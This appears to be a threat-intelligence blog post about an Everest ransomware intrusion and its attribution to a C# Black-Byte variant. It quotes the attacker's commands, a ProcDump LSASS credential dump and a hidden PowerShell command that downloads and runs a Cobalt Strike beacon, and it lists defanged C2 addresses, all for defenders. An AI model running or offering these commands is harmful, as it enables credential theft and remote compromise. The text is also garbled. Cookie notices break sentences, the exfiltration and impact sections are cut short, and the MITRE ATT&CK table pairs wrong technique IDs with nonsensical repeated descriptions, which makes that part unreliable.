

# Climbing Mount Everest: Black-Byte Bytes Back?

13 July 2022 By [RIFT: Research and Intelligence Fusion Team](#)



Research Threat Intelligence Digital Forensics and Incident Response (DFIR)

This research was conducted by **Michael Mullen** and **Nikolaos Pantazopoulos** from NCC Group Cyber Incident Response Team. You can find more information in the full report.

## Summary

### tl;dr

In the Threat Pulse release, we discussed the threat actor's tactics, techniques, and procedures (TTPs) employed by a group of threat actors in a ransomware attack. The full report documents the attack, the threat actor's TTPs, and the incident response.

In summary, we identified the following TTPs:

- Lateral Movement through Remote Desktop Protocol (RDP)
- Gathering of internal IP addresses
- Local LSASS dumps
- NTDS.dit dumps
- Installation of Remote Access Trojan (RAT)

## Everest Ransomware

Earlier reports [1] have identified the threat actor's TTPs, including the use of Embrace, a ransomware file, and the threat actor's TTPs. We assess with medium confidence that the threat actor is using the same TTPs.

## Everest TTPs

### Lateral Movement

The threat actor was observed using Remote Desktop Protocol (RDP) for lateral movement.

### Credential Access

ProcDump was used to create a copy of the LSASS process in order to access additional credentials. The following command was observed being executed:

```
C:\Users\\Desktop\procdump64.exe -ma lsass.exe
```

C:\Users\\Desktop\lsass.dmp, for example lsasscontoso.dmp.

A copy of the NTDS database was also created with a file name of ntds.dit.zip.

### Defence Evasion

Throughout the incident the threat actor routinely removed tooling, reconnaissance output files and data collection archives from hosts.

### Discovery

Network discovery was observed upon the compromise of a new host. This activity was primarily conducted via the use of netscan.exe, netscanpack.exe and SoftPerfectNetworkScannerPortable.exe. These tools allow network scans to identify

#### This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#)

Accept all cookies

Reject all cookies

#### Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

#### Analytical Cookies

Analytical cookies help us to improve our website by collecting and reporting information on its usage.

Off

further hosts of interest as well as building a target list for ransomware deployment.

The output of these tools were saved as text files in the C:\Users\Public\Downloads directory. Examples of these have been included below:

- C:\Users\Public\Downloads\subnets.txt
- C:\Users\Public\Downloads\trustdumps.txt

## Collection

The threat actor installed the WinRAR application on a file server which was then used to archive data ready for exfiltration.

## Command and Control

Cobalt Strike was the primary command and control mechanism used by the threat actor. This was executed on hosts using the following command:

```
powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring(/a'))
```

Additionally, a Metasploit payload was identified within the path C:\Users\Public\1.exe.

The following Remote Access Tools were also deployed by the threat actor as a secondary command and control method, in addition to added persistence with the tools being installed as a service

- AnyDesk
- Splashtop Remote Desktop
- Atera

## Exfiltration

The threat actor utilised

## Impact

Everest’s action on objects was referred to as double encryption, commonly

## Indicators of compromise

IOC (indicators of compromise)		
netscan.exe		
netscanpack.exe		
svcdsl.exe		
Winrar.exe		
subnets.txt		
trustdumps.txt		
1.exe	File name	Metasploit payload
hxxp://3.22.79[.]23:8080/	URL	Site hosting Cobalt Strike beacon
hxxp://3.22.79[.]23:8080/a	URL	Site hosting Cobalt Strike beacon
hxxp://3.22.79[.]23:10443/ga.js	URL	Cobalt Strike C2
hxxp://18.193.71[.]144:10443/match	URL	Cobalt Strike C2
hxxp://45.84.0[.]164:10443/o6mj	URL	Meterpreter C2

## Attribution

The recovered ransomware binary is attributed to (based on the ransomware note) the ‘Everest group’. However, after analysing it, we identified/attributed the sample to Black-Byte (C# variant instead of Go). It should be noted that the sample’s compilation timestamp does match the incident’s timeline.

Even though the sample’s functionality remains the same, we noticed that it does not download the key from a server anymore. Instead, it is (randomly) generated on the compromised host. In addition, the ransomware’s onion link is different.

### This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#)

#### Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

#### Analytical Cookies

Analytical cookies help us to improve our website by collecting and reporting information on its usage.

Off

Based on our findings, we cannot confirm if a different threat actor copied the source code of Black-Byte and started using it or if the Black-Byte have indeed started using again the C# ransomware variant.

# MITRE ATT CK®

Tactic	Technique	ID	Description
Initial Access	External Remote Services	T1133	Initial Access was through an insecure external service
Execution	Command and Scripting Interpreter: PowerShell	T1059.001	Threat actor utilised PowerShell to execute malicious commands
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003	Threat actor utilised Windows Command Shell to execute malicious commands
Lateral Movement	Remote Services: Remote Desktop Protocol	T1021.001	Lateral movement was observed utilising RDP
Persistence	Create or Modify System File	T1543.003	Threat actor installed remote desktop software
Credential Access	Collect Local Administrative Information	T1005	Threat actor used Mimikatz to create a copy of the
Credential Access	Collect Network Basic Authentication Information	T1005	Threat actor used Mimikatz to create a copy of the
Defence Evasion	Impersonation: Fake Process	T1055.001	Threat actor used Mimikatz to create a copy of the
Discovery	Network Discovery	T1045	Threat actor used NetworkScanner to create a copy of the
Collection	Archive Collection	T1012	Threat actor used WinRAR to create a copy of the
Command and Control	Use of HTTPS	T1048	Threat actor used HTTPS for C2
Command and Control	Use of Remote Desktop	T1021	Threat actor used Remote Desktop for C2
Exfiltration	Exfiltration over a Web Service	T1041	Threat actor used the Splashtop
Impact	Denial of Service	T1485	Threat actor used the Splashtop

## This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our Cookie policy

### Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

### Analytical Cookies


Analytical cookies help us to improve our website by collecting and reporting information on its usage.

Off

## References

- <https://attack.mitre.org/>
- <https://newsroom.nccgroup.com/news/ncc-group-monthly-threat-pulse-november-2021-439934>
- <https://digitalrecovery.com/en-uae/recover-data-ransomware-everest/>

*NCC Group Incident Response services provide specialists to help guide and support you through incident handling, triage and analysis, all the way through to providing remediation guidance*



RIFT: Research and Intelligence Fusion Team

RIFT leverages our strategic analysis, data science, and threat hunting capabilities to create actionable threat intelligence, ranging from IoCs and detection capabilities to strategic reports on tomorrow's threat landscape. Cyber security is an arms race where both attackers and defenders continually update and improve their tools and ways of working. To ensure that our managed services remain effective against the latest threats, NCC Group operates a Global Fusion Center with Fox-IT at its core. This multidisciplinary team converts our leading cyber threat intelligence into powerful detection strategies.



- Terms and Conditions
- Privacy Policy
- Contact Us



Response Hotline  
or [cirt@nccgroup.com](mailto:cirt@nccgroup.com)

© NCC Group 2024. All rights reserved.

**This website makes use of cookies.**

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our [Cookie policy](#)

**Necessary cookies**

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

**Analytical Cookies**

☐ Off

Analytical cookies help us to improve our website by collecting and reporting information on its usage.